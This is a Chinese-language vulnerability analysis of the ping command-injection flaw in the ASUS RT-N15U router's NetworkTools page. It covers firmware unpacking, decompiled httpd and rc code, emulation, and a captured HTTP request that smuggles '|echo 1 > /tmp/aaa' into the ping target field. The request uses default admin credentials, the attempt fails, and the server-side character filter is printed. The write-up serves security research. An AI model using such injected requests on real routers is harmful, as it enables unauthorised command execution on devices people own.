

华硕 RT-N15U 命令执行漏洞分析

路由器型号: RT-N15U 固件版本: 3.0.0.4.376_3754

1, 漏洞介绍

由于前后端过滤不严，导致RT-N15U的NetworkTool菜单中的ping功能出现漏洞，通过绕过允许攻击者远程执行命令。

2, 漏洞分析

信息搜集

包名: FW_RT_N15U_30043763754.trx

binwalk分析


```
binwalk -E FW_RT_N15U_30043763754.trx
```

binwalk解包

```
binwalk -Me FW_RT_N15U_30043763754.trx
```

得到文件结构

查看下目录，发现了几个不同于dlink的文件夹，但点进去都是空。查阅资料发现，jffs 文件夹是 ASUS 路由器固件中一个非常有用的持久性存储区域，主要用于用户自定义文件、第三方软件安装和其他持久性数据存储。




通过修改过的firmwalker进行枚举，增加了一些信息泄露关键字

```
firmwalker$ sudo ./firmwalker_pro/firmwalker.sh
~/gujian/FW/_FW_RT_N15U_30043763754.trx.extracted/squashfs-root/ > FW.txt
```

服务是httpd起的，启动项在rc二进制文件

httpd二进制文件


file、checksec来一波、动态链接、mips小端



启动项rc二进制文件

ida打开rc二进制文件

这里着重关注httpd服务如何启用的，定位到sub_411C78()函数，这里调用了start_services函数



```
int start_services()
{
//使用 cprintf 函数输出调试信息，格式为 "start_services 3251"，其中 3251 是一个整数参数。
    cprintf("%s %d\n", "start_services", 3251);
//启动一系列服务
    start_telnetd();
    start_eapd();
    start_nas();
    start_wps();
    start_wpsaide();
    start_dnsmasq();
    start_lan_port(0);
    start_httpd();
    start_infosvr();
    start_networkmap(1);
    restart_rstats();
    start_watchdog();
    start_lltd();
    start_upnp();
    start_pptpd();
//使用 f_exists() 函数检查文件 "/opt/etc/init.d/S50aicloud" 是否存在，如果存在则调用
system() 函数执行 "sh /opt/etc/init.d/S50aicloud scan" 命令。
    if ( f_exists("/opt/etc/init.d/S50aicloud") )
        system("sh /opt/etc/init.d/S50aicloud scan");
    return 0;
}
```

进入start_httpd()分析

```

int start_httpd()
{
    //初始化
    char *v1; // $a0
    int productid; // $v0
    char v3[4]; // [sp+18h] [-10h] BYREF
    int v4[3]; // [sp+1Ch] [-Ch] BYREF
    //这里初始化了一个整数数组 v4，其中 v4[1] 被设置为 dword_4AF4A0 的值，v4[0] 被设置为字符串
    常量 "httpd" 的地址。
    v4[1] = dword_4AF4A0;
    v4[0] = (int)"httpd";
    //条件检查，getpid() 函数返回当前进程的进程 ID。如果当前进程的 ID 不等于 1，那么调用
    notify_rc 函数，并传入 "start_httpd" 作为参数，然后返回其结果。
    if ( getpid() != 1 )
        return ((int (__fastcall *)(const char *))notify_rc)("start_httpd");
    //获取配置信息，使用 nvram_get("httpd_dir") 获取名为 "httpd_dir" 的配置信息。如果获取失败
    (返回空指针)，将 v1 设置为空字符串；如果 v1 为空字符串，将其设为 "/www"。
    v1 = (char *)nvram_get("httpd_dir");
    if ( !v1 )
        v1 = "";
    if ( !*v1 )
        v1 = "/www";
    //将当前工作目录更改为 v1 所指向的目录。
    chdir(v1);
    //检查http服务器启用状态，使用 nvram_get_int("http_enable") 获取名为 "http_enable" 的配
    置信息的整数值。如果其不等于 1，则执行 eval(v4, 0, 0, v3)，获取产品 ID 并记录一条正常日志消
    息以启动 HTTP 服务器。
    if ( nvram_get_int("http_enable") != 1 )
    {
        eval(v4, 0, 0, v3);
        productid = get_productid();
        logmessage_normal(productid, "start httpd");
    }
    //将当前工作目录切换回操作系统的根目录 /。
    return chdir("/");
}

```

危险函数

这里用到了ida的VulFi插件

VulFi Results						
IssueName	FunctionName	FoundIn	Address	Status	Priority	Comment
Format String	sprintf	sub_420270	0x4202e4	Not Checked	High	
Format String	fprintf	sub_40777c	0x4077c8	Not Checked	High	
Format String	fprintf	sub_407EDC	0x407fd8	Not Checked	High	
Format String	fprintf	sub_408294	0x408360	Not Checked	High	
Format String	fprintf	sub_408344	0x408448	Not Checked	High	
Format String	fprintf	sub_408B00	0x408c14	Not Checked	High	
Format String	fprintf	sub_40B0F8	0x40e34c	Not Checked	High	
Format String	fprintf	sub_40F53C	0x40f784	Not Checked	High	
Format String	fprintf	sub_40F53C	0x40f840	Not Checked	High	
Format String	fprintf	sub_40F53C	0x40f94c	Not Checked	High	
Format String	fprintf	sub_40F53C	0x40f9ec	Not Checked	High	
Format String	fprintf	sub_40FF2C	0x40fff4	Not Checked	High	
Format String	fprintf	sub_410028	0x410128	Not Checked	High	
Format String	fprintf	sub_410168	0x410220	Not Checked	High	
Format String	fprintf	sub_411164	0x411228	Not Checked	High	
Format String	fprintf	sub_411268	0x411304	Not Checked	High	
Format String	fprintf	sub_41330C	0x413408	Not Checked	High	
Format String	fprintf	sub_41330C	0x4134c4	Not Checked	High	
Format String	fprintf	sub_41A804	0x41a8b4	Not Checked	High	
Format String	fprintf	sub_420270	0x420370	Not Checked	High	
Format String	fprintf	do_f	0x421a2c	Not Checked	High	
Format String	vsprintf	save_file	0x41c430	Not Checked	High	
Format String	snprintf	sub_41B67C	0x41e738	Not Checked	High	
Buffer Overflow	strcat	sub_403EA4	0x403f98	Not Checked	Low	
Buffer Overflow	strcat	sub_403EA4	0x403fac	Not Checked	Low	
Buffer Overflow	strcat	sub_407B54	0x407b98	Not Checked	High	
Buffer Overflow	strcat	sub_423C18	0x423c5c	Not Checked	High	
Buffer Overflow	strcpy	sethost	0x403370	Not Checked	High	
Buffer Overflow	strcpy	http_get_access_ip	0x404290	Not Checked	High	
Buffer Overflow	strcpy	main	0x4051a0	Not Checked	High	
Buffer Overflow	strcpy	main	0x4056f4	Not Checked	Low	
Buffer Overflow	strcpy	main	0x405748	Not Checked	High	
Buffer Overflow	strcpy	sub_407AB0	0x407b2c	Not Checked	High	
Buffer Overflow	strcpy	sub_407B54	0x407b84	Not Checked	High	
Buffer Overflow	strcpy	sub_40C50C	0x40c6ac	Not Checked	High	
Buffer Overflow	strcpy	sub_40D280	0x40d34c	Not Checked	High	
Buffer Overflow	strcpy	sub_40EE40	0x40ef0c	Not Checked	High	
Buffer Overflow	strcpy	sub_40F53C	0x40f650	Not Checked	High	
Buffer Overflow	strcpy	sub_40F53C	0x40f668	Not Checked	High	
Buffer Overflow	strcpy	sub_40F53C	0x40f80c	Not Checked	High	
Buffer Overflow	strcpy	sub_40F53C	0x40f8d8	Not Checked	High	
Buffer Overflow	strcpy	sub_40F53C	0x40fb78	Not Checked	High	
Buffer Overflow	strcpy	copy_index_to_unindex	0x40fb78	Not Checked	High	
Buffer Overflow	strcpy	sub_410774	0x410a00	Not Checked	High	
Buffer Overflow	strcpy	sub_41133C	0x4113fc	Not Checked	High	

搜集到这里的system危险函数就是我们今天的漏洞点

li \$a2, (aCloudFtpclient_2+0x1C) # "\n"	li \$t9, sprintf	sub_420270	0x4202e4	Not Checked	High
addiu \$a2, (aTmpSyscmdLog2 - 0x430000) # "%s > /tmp/syscmd.log 2>&1 && echo	li \$a1, 0x80 # size	sub_420270	0x42035c	Not Checked	High
move \$a3, \$a0	li \$t9, sprintf	sub_420270	0x42035c	Not Checked	High
jalr \$t9, sprintf	li \$a1, 0x80 # size	sub_420270	0x42035c	Not Checked	High
move \$a0, \$a0	li \$t9, sprintf	sub_420270	0x42035c	Not Checked	High
lw \$gp, 0x60+var_50(\$sp)	li \$t9, sprintf	sub_420270	0x42035c	Not Checked	High
la \$t9, system	li \$t9, sprintf	sub_420270	0x42035c	Not Checked	High
jalr \$t9, system	li \$t9, sprintf	sub_420270	0x42035c	Not Checked	High
move \$a0, \$a0	li \$t9, sprintf	sub_420270	0x42035c	Not Checked	High
lw \$gp, 0x60+var_50(\$sp)	li \$t9, sprintf	sub_420270	0x42035c	Not Checked	High
li \$a1, (aCloudFtpclient_2+0x1C) # "\n"	li \$t9, sprintf	sub_420270	0x42035c	Not Checked	High
la \$t9, strcpy	li \$t9, sprintf	sub_420270	0x42035c	Not Checked	High
move \$a0, \$a0	li \$t9, sprintf	sub_420270	0x42035c	Not Checked	High
jalr \$t9, strcpy	li \$t9, sprintf	sub_420270	0x42035c	Not Checked	High
addiu b loc_41AD74	li \$t9, sprintf	sub_420270	0x42035c	Not Checked	High
lw \$gp, 0x60+var_50(\$sp)	li \$t9, sprintf	sub_420270	0x42035c	Not Checked	High

模拟

使用FirmAE模拟，非常方便


```

iot@research:~/tools/FirmAE$ sudo ./run.sh -d RT-N15U ~/gujian/FW/FW_RT_N15U_30043763754.trx
[sudo] password for iot:
[*] /home/iot/gujian/FW/FW_RT_N15U_30043763754.trx emulation start!!!
[*] extract done!!!
[*] get architecture done!!!
[*] /home/iot/gujian/FW/FW_RT_N15U_30043763754.trx already succeed emulation!!!

[IID] 20
[MODE] debug
[+] Network reachable on 192.168.1.1!
[+] Web service on 192.168.1.1
[+] Run debug!
Creating TAP device tap20_0...
Set 'tap20_0' persistent and owned by uid 0
Bringing up TAP device...
Starting emulation of firmware... 192.168.1.1 true true 7.895164984 9.161508979
[*] firmware - FW_RT_N15U_30043763754
[*] IP - 192.168.1.1
[*] connecting to netcat (192.168.1.1:31337)
[-] failed to connect netcat
-----
|      FirmAE Debugger      |
|-----|
1. connect to socat
2. connect to shell
3. tcpdump
4. run gdbserver
5. file transfer
6. exit
> 2

```


这里FirmAE模拟起来以后连不上shell，但web界面里可以开启telnet




PS: 都可以直接开启telnet了为什么还要进web页面命令执行？因为有的内网防火墙即使开启telnet，23端口也无法出网

漏洞点在NetworkTools下的ping命令中

http://192.168.1.1/Main_Analysis_Content.asp



常规操作先输入127.0.0.1|echo 1> /tmp/aaa



burp抓包

```

GET /apply.cgi?current_page=Main_Analysis_Content.asp&next_page=Main_Analysis_Content.asp&group_id=6&modified=0&action_mode=Refresh&action_script=6action_wait=6
first_time=6preferred_lang=EN&SystemCmd=ping+-c+5+127.0.0.1%7Cecho+1+%3E+%2Ftmp%2Faaa&firmver=3.0.0.4&cdMethod=ping&destIP=127.0.0.1%7Cecho+1+%3E+%2Ftmp%2Faaa&pingCNT=
5 HTTP/1.1
Host: 192.168.1.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/113.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization: Basic YWRtaW46YWRtaW4=
Connection: close
Referer: http://192.168.1.1/Main_Analysis_Content.asp
Upgrade-Insecure-Requests: 1
  
```


进入telnet查看/tmp目录发现注入并未成功

```
admin@RT-N15U:/tmp# ls
etc             mnt             redirect_rules  settings       syscmd.log      usb.log         webs_upgrade.log
home            notify          resolv.conf     share           syslog.log      var
admin@RT-N15U:/tmp# q
```

命令连接符尝试|、|、&、&&、分号均无果

```
cmd1 | cmd2 只执行cmd2
cmd1 || cmd2 只有当cmd1执行失败后，cmd2才被执行
cmd1 & cmd2 先执行cmd1，不管是否成功，都会执行cmd2
cmd1 && cmd2 先执行cmd1，cmd1执行成功后才执行cmd2，否则不执行cmd2
```


查看asp页面源代码

```
Open ▾  Main_Analysis_Content.asp
~/guijian/FW/FW_RT_N15U_30043763754.trx.extracted/squashfs-root/www
}
return true;
}
function onSubmitCtrl(o, s) {
document.form.action_mode.value = s;
updateOptions();
}
function updateOptions(){
if(document.form.destIP.value == ""){
document.form.destIP.value = AppListArray[0][1];
}
if(document.form.cmdMethod.value == "ping"){
if(document.form.pingCNT.value == ""){
document.form.pingCNT.value = 5;
}
document.form.SystemCmd.value = "ping -c " + document.form.pingCNT.value + " " + document.form.destIP.value;
}
else
document.form.SystemCmd.value = document.form.cmdMethod.value + " " + document.form.destIP.value;
if(validForm()){
```

可以看到document.form.destIP.value是我们输入框中输入的内容，当payload输入时，与ping -c \$count 拼接成SystemCmd参数传入apply.cgi，然后进入httpd中进行进一步操作

IDA分析二进制文件httpd

搜索字符串traceroute定位到sub_41F360()函数



查看伪代码

```

v6 = (const char *)get_cgi("SystemCmd");
if ( !v6 )
    v6 = "";
if ( !strchr(v6, '&')
    && !strchr(v6, ';')
    && !strchr(v6, '%')
    && !strchr(v6, '|')
    && !strchr(v6, '\n')
    && !strchr(v6, '\r') )
{
    if ( !strcmp(v4, "Main_NetStat_Content.asp") && !strncasecmp(v6, "netstat", 7u)
        || !strcmp(v4, "Main_Analysis_Content.asp")
            && (!strncasecmp(v6, "ping", 4u) || !strncasecmp(v6, "traceroute", 0xAu) || !strncasecmp(v6, "nslookup", 8u)) )
    {
        strncpy(&SystemCmd, v6, 0x80u);
LABEL_119:
        v15 = a2;
        v16 = v4;
        goto LABEL_120;
    }
    if ( !strcmp(v4, "Main_WOL_Content.asp") && !strncasecmp(v6, "ether-wake", 0xAu) )
    {
LABEL_34:
        strncpy(&SystemCmd, v6, 0x80u);
        sys_script("syscmd.sh");
        goto LABEL_119;
    }
    if ( !strcmp(v4, "Main_AdmStatus_Content.asp") )
    {
        if ( !strncasecmp(v6, "run_telnetd", 0xBu) )
        {
            if ( !strncasecmp(v6, "run_infosvr", 0xBu) )
                nvram_set("ateCommand_flag", "1");
            goto LABEL_119;
        }
    }
}

```

